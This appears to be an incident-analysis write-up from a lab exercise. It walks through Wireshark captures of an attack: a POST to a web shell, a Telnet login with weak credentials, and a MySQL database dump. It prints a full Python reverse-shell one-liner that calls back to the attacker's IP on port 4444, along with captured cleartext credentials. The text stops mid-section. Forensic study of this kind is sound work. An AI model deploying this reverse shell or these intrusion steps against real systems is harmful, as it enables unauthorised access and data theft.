


Frame 788: An IP 138.68.92.163 did a successful 3-way handshake with 34.22.31.221 and on frame 789, IP 138.68.92.163:54950 initialized an HTTP protocol with data length 589 to IP 134.122.33.221:80 using POST /uploads/shell.php HTTP/1.1 (application/x-www-form-urlencoded)


frame 790: shows acknowledgment for the IP 134.122.33.221:80



I did a tcp stream follow on frame 786



I did a TCP stream follow up on the next stream



* Thie image shows a shell session where the attacker gains access to a web server as the user www-data.
* The attacker spawns a bash shell using Python and navigates to the /var/www/html/uploads directory.
* The attacker lists the contents of the directory and finds a file named shell.php, which is likely a web shell.

1. **Network Reconnaissance**:

* The attacker checks the network interfaces using ifconfig and identifies two IP addresses: 134.122.33.221 (public IP) and 10.10.1.2 (private IP).
* The attacker attempts to scan the network using nmap but fails due to lack of root privileges. They then perform a basic scan and discover two hosts: 10.10.1.2 (the web server) and 10.10.1.3 (another host).

1. **Exploitation of the Database Server**:

* The attacker connects to 10.10.1.3 via Telnet and attempts to log in using various credentials (admin, administrator, phl). They eventually succeed with the username phl and password phl123.
* Once logged in, the attacker checks the system information and network connections using netstat.

1. **Privilege Escalation and Database Dump**:

* The attacker checks the sudo privileges of the phl user and finds that they can run mysql and mysqldump as root without a password.
* The attacker accesses the MySQL database, lists the databases, and dumps the phl database to a file named phl.db.
* The attacker then transfers the dumped database file to another server using scp and deletes the local copy.

1. **Exit**:

* The attacker exits the session, closing the connection.

Explanation

### **. Packet Overview**

* **Frame 789**: This is the 789th packet in the capture file.
* **Size**: 589 bytes captured.
* **Protocols**: The packet uses **IPv4** and **TCP** to transmit an **HTTP POST request**.

### **. Key Details from the Packet**

#### **A. Ethernet and IP Layer**

* **Source MAC Address**: fe:00:00:00:01:01 (Linux cooked capture, likely a virtual interface).
* **Source IP Address**: 138.68.92.163 (the attacker’s IP address).
* **Destination IP Address**: 134.122.33.221 (the target server, likely your web server).
* **Protocol**: TCP (used for HTTP communication).
* **Ports**:
* **Source Port**: 54950 (ephemeral port used by the attacker).
* **Destination Port**: 80 (HTTP port, indicating web traffic).

#### **B. TCP Layer**

* **Flags**: PSH, ACK (Push and Acknowledge flags, indicating data is being sent).
* **Sequence and Acknowledgment Numbers**: These are used to track the TCP session and ensure reliable data transfer.
* **Payload Length**: 521 bytes (the actual data being sent).

#### **C. HTTP Layer**

* **HTTP Method**: POST (used to send data to the server).
* **Request URI**: /uploads/shell.php (the attacker is targeting a PHP file named shell.php in the uploads directory).
* **Headers**:
* Host: 134.122.33.221 (the web server).
* User-Agent: curl/7.68.0 (the attacker is using the curl command-line tool to send the request).
* Content-Type: application/x-www-form-urlencoded (the data is URL-encoded).
* Content-Length: 331 (the length of the data being sent).

#### **D. HTTP Payload (Malicious Command)**

The most critical part of this packet is the **HTTP payload**, which contains a **malicious command**. Here’s the breakdown:

cmd=python -c 'import socket,subprocess,os;s=socket.socket(socket.AF\_INET,socket.SOCK\_STREAM);s.connect(("138.68.92.163",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'

##### **What This Command Does:**

1. **Python Reverse Shell**:

* The attacker is using Python to create a **reverse shell**.
* A reverse shell is a type of shell where the attacker’s machine acts as the server, and the victim’s machine connects back to it, giving the attacker control over the victim’s system.

1. **Socket Connection**:

* s.connect(("138.68.92.163", 4444)): The victim’s machine is instructed to connect back to the attacker’s IP address (138.68.92.163) on port 4444.

1. **File Descriptor Duplication**:

* os.dup2(s.fileno(),0), os.dup2(s.fileno(),1), os.dup2(s.fileno(),2): These commands redirect the standard input (0), output (1), and error (2) to the socket, effectively giving the attacker control over the victim’s terminal.

1. **Spawning a Shell**:

* subprocess.call(["/bin/sh","-i"]): This spawns an interactive shell (/bin/sh) on the victim’s machine, which is then connected to the attacker’s machine via the socket.

Database server pcap analysis


I loaded the phldatabase.pcap file into wireshark

Data server ip = 10.10.1.3

filter

ip.addr == 10.10.1.2 && ip.addr == 10.10.1.3 && tcp.len > 1000


This filter is to look for interactions between the webserver and database server with a data length of over 1000 to see if there was a high volume of data moved.



* TELNET Protocol:
* TELNET is a plaintext protocol used for remote access. It is inherently insecure because it transmits data (including credentials) in cleartext.
* In the pcap file, you can see TELNET negotiation packets (e.g., Do Suppress Go Ahead, Will Terminal Type).
* Port 49522:
* This is a high-numbered port, which is often used for ephemeral (temporary) connections.
* However, in this case, it appears to be the source port for the TELNET session initiated by 10.10.1.2 to 10.10.1.3 on port 23 (the default TELNET port).

Follow the TCP Stream:

* Right-click on one of the TELNET packets and select Follow > TCP Stream.
* This will show the entire conversation between 10.10.1.2 and 10.10.1.3.




Look for:

* Usernames and passwords (transmitted in cleartext).
* Commands executed on the data server (10.10.1.3).
* Look for suspicious commands, such as:
* File downloads or uploads.
* Execution of scripts or binaries.
* Attempts to escalate privileges (e.g., sudo, su).

### **1. TELNET Session Overview**


* **Source IP**: 10.10.1.2 (web server)
* **Destination IP**: 10.10.1.3 (database server)
* **Port**: 23 (TELNET)
* **Credentials Used**:
* Multiple login attempts were made with common usernames and passwords:
* admin/admin → Failed
* administrator/password → Failed
* phl/phl → Failed
* phl/phl123 → **Successful**




* **Successful Login**:
* The attacker successfully logged in as the user phl with the password phl123.

### **2. Actions Performed by the Attacker**


* **System Information**:



